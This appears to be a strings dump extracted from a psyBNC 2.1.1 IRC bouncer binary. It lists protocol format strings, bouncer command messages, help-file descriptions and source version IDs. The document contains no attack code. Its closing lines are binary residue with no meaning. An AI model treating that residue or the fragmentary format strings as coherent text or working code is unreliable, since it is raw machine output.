:psyBNC!psyBNC@lam3rz.de NOTICE %s :You may not use : in chan or nick
USER%d.ENC
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Added encryption for %s (%s)
en_de
en_fr
en_it
en_pt
de_en
fr_en
it_en

pt_en
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No languages given. Use TRANSLATE #channel or nick :language-from language-to
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Channel or User given given. Use TRANSLATE #channel or nick :language-from language-to
:psyBNC!psyBNC@lam3rz.de NOTICE %s :You may not use : in language specifications
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Not enough parameters in language. Use two language specifications.
USER%d.TRA
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Added translator for %s (%s)
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Wrong languages given. Use en_de,en_fr,en_it,en_pt,de_en,fr_en,it_en or pt_en
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No number given. Use DELOP number
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Op Number %s removed
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Auto-Op Number %s removed
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No number given. Use DELASK number
:psyBNC!psyBNC@lam3rz.de NOTICE %s :AskOp Number %s removed
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No number given. Use DELALLOW number
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Host Allow Number %s removed
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No number given. Use DELBAN number
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Ban Number %s removed
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No number given. Use DELKEY number
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Key Number %s removed
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No number given. Use DELLOG number
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Log Entry Number %s removed
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No number given. Use DELENCRYPT number
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Encryption Number %s removed
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No number given. Use DELTRANSLATE number
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Translator Number %s removed
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Listing OPs:
:psyBNC!psyBNC@lam3rz.de NOTICE %s :End of List.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Listing Auto-OPs:
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Listing KEYs:
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Listing AskOPs:
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Listing Host Allows:
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Listing Bans:
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Listing Encryptions:
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Listing Translators:
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Listing Log-Entrys:
:psyBNC!psyBNC@lam3rz.de NOTICE %s :REHASHING !! All connections will be dropped:
REHASHED by %s
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No user given. Syntax is MADMIN user.
User %s declared User %s to admin
:psyBNC!psyBNC@lam3rz.de NOTICE %s :User %s not found.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No user given. Syntax is UNADMIN user.
User %s took admin rights from User %s
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No user given. Syntax is BKILL user.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :He isnt online. Why killing a dead?.
User %s killed User %s
:psyBNC!psyBNC@lam3rz.de NOTICE %s :You have been killed by %s.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :You are already quitted.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :You have been marked as quitted.
QUIT :
:psyBNC!psyBNC@lam3rz.de NOTICE %s :You have been disconnected from %s.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :You are not marked as quit.
SYSTEM
psbnc.ini
Name of the bouncer set to '%s'.
User %s quitted (from %s)
:%s!%s@%s QUIT :good bye
ACTION
%s%s%s
AWAY :%s
.AWAY %s
NICK %s
User %s: cant get connected User (%s)
User %s disconnected (from %s)
src/p_crypt.c
src/p_dcc.c
USER%d.DCC
:psyBNC!psyBNC@lam3rz.de NOTICE %s :DCC to %s temporarily added. Could not write to INI-File.
%s %s %s:%s:%d
DCC to %s(%s:%d) added by %s.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Listing DCCs
:psyBNC!psyBNC@lam3rz.de NOTICE %s :%d%c %s (%s:%d)
:psyBNC!psyBNC@lam3rz.de NOTICE %s :End of DCCs
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No such DCC.

:psyBNC!psyBNC@lam3rz.de NOTICE %s :DCC %d session closed.
%s.tmp
:psyBNC!psyBNC@lam3rz.de NOTICE %s :DCC %d deleted.
:%s%c%s!DCC@%s PRIVMSG %s :%s
Connected to DCC: %s to %s (%s:%d)
Lost DCC: %s to %s (%s:%d)
Cant connect DCC: %s to %s (%s:%d)
Connecting DCC: %s to %s (%s:%d)
help/BHELP.TXT
Lists this help or help on a topic
BHELP
help/LISTALLOW.TXT
Lists the host allows on your proxy
LISTALLOW
help/DELALLOW.TXT
Deletes a host allow
DELALLOW
help/ADDALLOW.TXT
Adds a host allow to connect
ADDALLOW
help/ERASEMAINLOG.TXT
Erases the Connection Log
ERASEMAINLOG
help/PLAYMAINLOG.TXT
Plays the Connection Log
PLAYMAINLOG
help/RELINK.TXT
Resets a link to a bouncer by number
RELINK
help/LISTLINKS.TXT
Lists all Links to/from the Bouncer
LISTLINKS
help/DELLINK.TXT
Deletes a Link to a bouncer
DELLINK
help/RELAYLINK.TXT
Allows or disables a relayable Link
RELAYLINK
help/LINKFROM.TXT
Adds a bouncer Link from your Bouncer
LINKFROM
help/LINKTO.TXT
Adds a bouncer Link to the Host/Port
LINKTO
help/NAMEBOUNCER.TXT
Names your bouncer (needed for linking)
NAMEBOUNCER
help/DELUSER.TXT
Deletes a User from the Bouncer
DELUSER
help/ADDUSER.TXT
Adds a new User to the Bouncer
ADDUSER
help/SOCKSTAT.TXT
Shows/Logs the current Connections
SOCKSTAT
help/BKILL.TXT
Kills a User from the proxy
BKILL
help/UNADMIN.TXT
Removes the Admin flag from a User
UNADMIN
help/MADMIN.TXT
Gives a User an Admin flag
MADMIN
help/REHASH.TXT
Rehashes the proxy and resets all Connections
REHASH
help/LISTTRANSLATE.TXT
Shows a List of translated talks
LISTTRANSLATE
help/DELTRANSLATE.TXT
Deletes a translator by number
DELTRANSLATE
help/TRANSLATE.TXT

Adds a translator to/from channels/users
TRANSLATE
help/LISTENCRYPT.TXT
Shows a List of encrypted talks
LISTENCRYPT
help/DELENCRYPT.TXT
Deletes an encryption entry by number
DELENCRYPT
help/ENCRYPT.TXT
Encrypts talk to a given channel/user
ENCRYPT
help/SETLINKKEY.TXT
Sets the Key for an encrypted Link-Connection
SETLINKKEY
help/SETUSERKEY.TXT
Sets the Key for an encrypted User-Connection
SETUSERKEY
help/ERASETRAFFICLOG.TXT
Erases the Traffic Log
ERASETRAFFICLOG
help/PLAYTRAFFICLOG.TXT
Plays the Traffic Log
PLAYTRAFFICLOG
help/LISTLOGS.TXT
Lists all added Log sources/filters
LISTLOGS
help/DELLOG.TXT
Deletes a Log source by number
DELLOG
help/ADDLOG.TXT
Adds a Log source / filter
ADDLOG
help/ERASEPRIVATELOG.TXT
Erases your Message Log
ERASEPRIVATELOG
help/PLAYPRIVATELOG.TXT
Plays your Message Log
PLAYPRIVATELOG
help/DELKEY.TXT
Deletes a Channel key by number
DELKEY
help/LISTKEY.TXT
Lists all Keys set for channels
LISTKEY
help/ADDKEY.TXT
Adds a Key for a channel
ADDKEY
help/DELDCC.TXT
Deletes a DCC-Connection by number
DELDCC
help/LISTDCC.TXT
Lists all added DCC-Connectionc
LISTDCC
help/ADDDCC.TXT
Adds a DCC-Connection to a bot
ADDDCC
help/LISTASK.TXT
Lists the hosts/bots to ask Op from
LISTASK
help/DELASK.TXT
Deletes a host/bot to ask Op by Number
DELASK
help/ADDASK.TXT
Adds a host/bot to ask Op from
ADDASK
help/LISTBANS.TXT
Lists all bans
LISTBANS
help/DELBAN.TXT
Deletes a ban by Number
DELBAN
help/ADDBAN.TXT
Adds a ban (global or to a channel)
ADDBAN
help/LISTAUTOOPS.TXT

Lists all added Auto-Ops
LISTAUTOOPS
help/DELAUTOOP.TXT
DELAUTOOP
help/ADDAUTOOP.TXT
Adds a User who gets Auto-Op from you
ADDAUTOOP
help/LISTOPS.TXT
Lists all added Ops
LISTOPS
help/DELOP.TXT
Deletes an added User who got Op
DELOP
help/ADDOP.TXT
Adds a User who may get Op from you
ADDOP
help/DELNETWORK.TXT
Deletes a Network from your client
DELNETWORK
help/ADDNETWORK.TXT
Adds a seperate Network to your client
ADDNETWORK
help/LISTSERVERS.TXT
Lists all IRC-Servers added
LISTSERVERS
help/DELSERVER.TXT
Deletes an IRC-Server by number
DELSERVER
help/ADDSERVER.TXT
Adds an IRC-Server to your Serverlist
ADDSERVER
help/ACOLLIDE.TXT
Enables/Disables Anticollide
ACOLLIDE
help/BCONNECT.TXT
Reconnects a bquitted Connection
BCONNECT
help/BQUIT.TXT
Quits your current Server Connection
BQUIT
help/JUMP.TXT
Jumps to the next IRC-Server
JUMP
help/SETAWAYNICK.TXT
Sets your nick when you are offline
SETAWAYNICK
help/SETLEAVEMSG.TXT
Sets your Leave-MSG when you leave
SETLEAVEMSG
help/SETAWAY.TXT
Sets your away-Text when you leave
SETAWAY
help/SETUSERNAME.TXT
Sets your User Name
SETUSERNAME
help/PROXY.TXT
Sets your proxy to connect thru
PROXY
help/VHOST.TXT
Sets your vhost to connect thru
VHOST
help/PASSWORD.TXT
Sets your or another Users Password(Admin)
PASSWORD
help/BWHO.TXT
Lists all Users on the Bouncer
BWHO
NICK
TOPIC
PART
JOIN
USER
QUIT
PRIVMSG
NOTICE

PING
ERROR
src/p_hash.c
:irc.psychoid.net NOTICE %s :BHELP %c %-15s - %s
:irc.psychoid.net NOTICE %s :BHELP Use /QUOTE bhelp <command> for details.
:psyBNC!psyBNC@lam3rz.de PRIVMSG %s :Help for: %s
:psyBNC!psyBNC@lam3rz.de PRIVMSG %s :Helpfile %s not available.
:psyBNC!psyBNC@lam3rz.de PRIVMSG %s :%s
:psyBNC!psyBNC@lam3rz.de PRIVMSG %s :No Help found for: %s
:psyBNC!psyBNC@lam3rz.de PRIVMSG %s :Only admins may use that command.
PONG :%s
src/p_idea.c
src/p_inifunc.c
[%s]
%s.TMP
created %s
%s=%s
USER%d.INI
SERVER%d
SERVERS
PORT%d
SPASS%d
USER%d.LOG
USER%d.OP
USER%d.ASK
USER%d.BAN
USER%d.DCC
USER%d.LGI
USER%d.AOP
USER%d.TRA
src/p_link.c
USER %s %s 127.0.0.1 :%s
NICK %s
RELAY: User %s connected.
RELAY: User %s: cant connect.
RELAY: User %s: lost connection.
PSYBNC %s :%d
PASS %s
:*!*@%s RECURSIVE :%s
:*!*@* BWHO :
LINK %d: connected to %s port %d.
LINK %d: cannot connect to %s port %d.
LINK %d: connection to %s port %d lost.
Lost Link (%s)
QUERY
:psyBNC!*@%s SYSMSG %s@%s :%s - No such user
:$%s*%s!psyBNC@lam3rz.de PRIVMSG %s :%s
SYSMSG
:psyBNC!*@
%s*%s
:$%s*%s!%s@%s. JOIN :&partyline
:%s!psyBNC@lam3rz.de NOTICE %s :%s
This Link has no Name. Deleting.
RECURSIVE
LINK %d: RECURSIVE (%s:%d) - Erasing Link
PARTY
PRIVMSG
&partyline
psyBNC
logged in.
User
%s@%s
JOIN
logged off.
PART
logged off
Lost Link (
:%s!psyBNC@%s QUIT :Lost Link
:$%s*%s!%s@%s. %s %s:%s
BWHO
:psyBNC!*@%s SYSMSG %s@%s :[%s] %c %s(%s) [%s:%s] :%s [last:%-20s]
:psyBNC!*@%s SYSMSG %s@%s :[%s] %c %s(%s) [%s:%s] :%s
LISTLINKS
:psyBNC!*@%s SYSMSG %s@%s :[%s]%c%d %s %s %s(%d)
TOPIC

:$%s*%s!%s@%s TOPIC &partyline :%s
LINK %d: Lost Link.
RELAY: User %s@%s (%s:%d): trying %s port %d (%s).
out of linkdescriptors
RELAY: cannot connect to %s port %d.
LINK %d: Connecting to %s:%d.
%s :%s
src/p_log.c
salt.h
WARNING ! Move the file salt.h from the shell to a safe place
USER%d.LOG
For a list
notes waiting on
http://
HTTP://
%s~%s :(%s) %s
:psyBNC!psyBNC@lam3rz.de PRIVMSG %s :Starting playing Log
:psyBNC!psyBNC@lam3rz.de PRIVMSG %s :%s
:psyBNC!psyBNC@lam3rz.de PRIVMSG %s :Use ERASEPRIVATELOG to kill the log
:psyBNC!psyBNC@lam3rz.de NOTICE %s :You are no admin
:psyBNC!psyBNC@lam3rz.de PRIVMSG %s :Starting playing Main-Log
:psyBNC!psyBNC@lam3rz.de PRIVMSG %s :Use ERASEMAINLOG to kill the log
USER%d.TRL
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Filter defined. Use PLAYTRAFFICLOG source mm-dd-yy hh:mm:ss mm-dd-yy hh:mm:ss :text (or * for everything). You can also use PLAYTRAFFICLOG last to play.
last
%s %d-%d-%d %d:%d:%d %d-%d-%d %d:%d:%d :%s
:psyBNC!psyBNC@lam3rz.de NOTICE * :Starting playing log since last.
:psyBNC!psyBNC@lam3rz.de PRIVMSG %s :Starting playing log (%s, from %04d-%02d-%02d %02d:%02d:%02d to %04d-%02d-%02d %02d:%02d:%02d, filter %s)
%d-%d-%d-%d-%d-%d:%s:
:psyBNC!psyBNC@lam3rz.de NOTICE * :End of log.
:psyBNC!psyBNC@lam3rz.de PRIVMSG %s :End of log (%s)
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Wrong Syntax. Use PLAYTRAFFICLOG source mm-dd-yy hh:mm:ss mm-dd-yy hh:mm:ss :text (or * for everything)
%s.old
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Log erased
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Main-Log erased
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Traffic-Log erased
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Traffic logging open
%02d-%02d-%02d-%02d-%02d-%02d:%s:%s
OUT OF MEMORY. Last context: %s Line %d - killing the bouncer !
src/p_memory.c
Program Context : %s Line %d
BUS Error - Crashing
SEGMENT VIOLATION - Crashing
Floating Point Error - Crashing
Received HangUp - rehashing
Received QUIT Signal - ignoring
CONNECT
LISTEN
NOUSE
SYN
CONN
ERROR
NOENC
ENCREC
KCE
ENC
REFUSED
Received USER1 - Debugging sockets
SOCK %-3d : TYPE - %s, SRC - %-16s:%-5d, DST- %-16s:%-5d, STATE - %s, BYTESIN - %-16d, BYTESOUT - %-16d, ENC - %s, SINCE - %s
SOCK: %-3d expired, closing
Done
Received USR2 - crashing.
Interrupted - stopping application.
Got Ill signal - continuing.
Killed - stopping application.
src/p_network.c
:%s!
:%s!%s
 %s
%s %s %s
%s - Unknown Network

%s %s
JOIN
PART
NICK
%s%c#%s~%s
%s%c%s~%s
%c%s~%s
%s%c
%s%s%c
%s%s~%s%c
%s %s~%s %s
MODE
0123456789
KICK
src/p_peer.c
Breaking connection to host %s (%s)
:%s!*@%s IAM :
:*!*@* BWHO :
:psyBNC@%s!*@%s TOPIC &partyline :%s
Linked to %s
:psyBNC!psyBNC@lam3rz.de NOTICE * :No Relays allowed. Good Bye.
%s%s
User %s logged in.
:psyBNC!psychiod@lam3rz.de NOTICE %s :New Connection from %s
User %s logged in (not on Partyline).
:%s!%s@%s NICK :%s
&partyline
WHOIS %s
NICK %s
Lost Connection from %s (%s)
too many unknown input, disconnecting.
USER
PSYBNC
VHOST
CONNECT
RELAY
NICK
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Your IRC Client did not support a password. Please type /QUOTE PASS
yourpassword to connect.
PASS
Failed incoming Link %s (%s)
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Wrong Password. Disconnecting.
Failed Authentification %s (%s)
!@%s
Illegit Connection from %s. Closing Connection.
Only one Connection per Host allowed !
too many connections, removing connection from %s
Too many host connctions !
connect from %s
killed by user abort
Can't create listening sock.. aborting
src/p_server.c
USER%d.MOTD
 001
MODE %s +i
PONG :%s
PRIVMSG %s :away
WHOIS %s
NICK %s
JOIN %s :%s
JOIN %s
WHO %s
PRIVMSG %s :%cACTION is away (%s)%c
#%s~
:%s!%s@%s JOIN :%s%s
:%s 386 %s %s%s :End of NAMES list.
:irc.psychoid.net MODE %s%s +o %s
:irc.psychoid.net MODE %s%s +v %s
NAMES %s
TOPIC %s
MODE %s +b %s
KICK %s %s :banned: %s
:psyBNC!psyBNC@lam3rz.de NOTICE %s :User %s(%s) matches ban(%s), kickbanned on %s
MODE %s +o %s
:psyBNC!psyBNC@lam3rz.de NOTICE %s :User %s(%s) matches autoop(%s), opped on %s

```
:psyBNC!psyBNC@lam3rz.de NOTICE %s :User %s(%s) matches op (%s), opped on %s
.op %s %s
PRIVMSG %s :op %s %s
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Asked %s(%s) for op on %s
WHO %s
%s!%s@%s
User %s (%s) got disconnected (from %s) Reason: %s
%c%c%c%c%c%c
%s %d
CONNECT %s:%d HTTP/1.0
RELAY %s :%d
VHOST :%s
CONNECT %s :%d
PASS %s
USER %s %s 127.0.0.1 :%s
User %s (%s) connected to %s:%d (%s)
User %s: cant connect to %s port %d.
User %s got disconnected from %s port %d.
User %s (%s) has no server added
User %s (%s) trying proxy %s port %d to server %s port %d
User %s (%s) trying %s port %d on link %s (%s:%d) (%s).
User %s (%s) trying %s port %d (%s).
src/p_socket.c
:Welcome!psyBNC@lam3rz.de NOTICE * :psyBNC2.1.1 [B508]
CANT ALLOCATE SOCKETSPACE - ABORTING
[B]%s
ENC %s
Warning, got nonecnrypted Data on an encrypted socket. Disconnecting.
ENC
src/p_string.c
%s%c
%s:%s
%s:%s
%s.tmp
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Entry #%d: %s
:%s!%s@%s JOIN :&partyline
:irc.psychoid.net 332 %s &partyline :%s
:irc.psychoid.net 353 %s = &partyline :
:irc.psychoid.net 366 %s &partyline :End of NAMES list.
User %s logged in.
src/p_sysmsg.c
%s!%s. PART &partyline :link loss, rebuilding userlist
:*!*@* BWHO :
psyBNC
PRIVMSG
:psyBNC!psyBNC@lam3rz.de NOTICE %s :%s
:%s!*@%s PARTY * :%s
:%s!*@%s QUERY %s :%s
:psyBNC!psyBNC@lam3rz.de NOTICE %s :User %s not on bounce
&partyline
logged in.
JOIN
logged off.
PART
Lost Link (
:%s!psyBNC@%s. QUIT :Lost Link
:$%s!%s@%s. %s %s:%s
:$%s!%s@%s %s %s :%s
:psyBNC!psyBNC@lam3rz.de NOTICE %s :DCC Connection %s unknown or not established
USER%d.INI
QUIT :simon says: rehashing
:psyBNC!psyBNC@lam3rz.de NOTICE %n :rehashing
USER
LOGIN
PARENT
NICK
psy%d
PASS
Warning ! User %s has no password set.
%s%s
VHOST
PROXY
AWAY
AWAYNICK
LEAVEMSG
```

```
LASTWHOIS
NETWORK
CRKEY
RIGHTS
QUITTED
VLINK
PPORT
ACOLLIDE
SYSMSG
LASTLOG
src/p_userfile.c
USER%d.BAN
USER%d.OP
USER%d.AOP
USER%d.ASK
USER%d.LGI
USER%d.KEY
USER%d.ENC
USER%d.TRA
USER%d.TRL
LINKS.INI
LINK%d
TYPE
PORT
NAME
HOST
ALLOWRELAY
Loading all Users..
No Users found.
LINK: -> %s (%d) closing
LINK: <- %s (%d) closing
src/p_blowfish.c
%s
%s
src/p_translate.c
%s %s :
&!#+
:%s %s %s :
babelfish.altavista.com
doit=done&urltext=%s&lp=%s
POST /cgi-bin/translate? HTTP1.0
Content-length: %d
ERROR: in Translator (%d:%d)
align=left BGCOLOR=#FFCC66><b>
helvetica">
</font>
cgi-bin
currently unavailable
#!&+
:%s!%s@%s PRIVMSG %s :(translated)%s
:%s PRIVMSG %s :(got)%s
Timedout: Translation %d (%s:%s)
@(#)$Id: psybnc.c, v 2.1 1999/11/08 02:34:00 psychoid Exp $
 !"#$%&'()*+,-./0123456789:;<=>?@abcdefghijklmnopqrstuvwxyz[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
@(#)$Id: p_client.c, v 2.1.1 2000/01/17 19:30:00 psychoid Exp $
@(#)$Id: p_crypt.c, v 2.1 1999/11/08 02:34:00 psychoid Exp $
@(#)$Id: p_dcc.c, v 2.1 1999/11/08 02:34:00 psychoid Exp $
@(#)$Id: p_hash.c, v 2.1 1999/11/08 02:34:00 psychoid Exp $
@(#)$Id: p_idea.c, v 2.1.1 2000/01/17 19:30:00 psychoid Exp $
'`0123456789abcdefghijklmnopqrstuvxyzABCDEFGHIJKLMNOPQRSTUVWXYZ@$=&*-#
@(#)$Id: p_inifunc.c, v 2.1 1999/11/08 02:34:00 psychoid Exp $
@(#)$Id: p_link.c, v 2.1 1999/11/08 02:34:00 psychoid Exp $
@(#)$Id: p_log.c, v 2.1.1 2000/01/17 19:30:00 psychoid Exp $
@(#)$Id: p_memory.c, v 2.1 1999/12/25 20:54:00 psychoid Exp $
@(#)$Id: p_network.c, v 2.1 1999/11/08 02:34:00 psychoid Exp $
@(#)$Id: p_parse.c, v 2.1 1999/11/08 02:34:00 psychoid Exp $
@(#)$Id: p_peer.c, v 2.1 1999/11/08 02:34:00 psychoid Exp $
@(#)$Id: p_server.c, v 2.1.1 2000/03/17 20:20:00 psychoid Exp $
@(#)$Id: p_socket.c, v 2.1.1 2000/01/17 19:30:00 psychoid Exp $
@(#)$Id: p_string.c, v 2.1 1999/11/08 02:34:00 psychoid Exp $
@(#)$Id: p_sysmsg.c, v 2.1 1999/11/08 02:34:00 psychoid Exp $
@(#)$Id: p_userfile.c, v 2.1 1999/11/08 02:34:00 psychoid Exp $
@(#)$Id: p_blowfish.c, v 2.1 1999/11/08 02:34:00 psychoid Exp $
                8")
qWNi
```

1K'x
U`\`
\z2S
b6?w
j$ch
@,ryg
`S1{H>
OUsi['
hNsJA
jKzp
VdRl
u L)
:>?T
^ hk?>
2Gs"
|yV y
.kq$P
c Cf
C;7$
M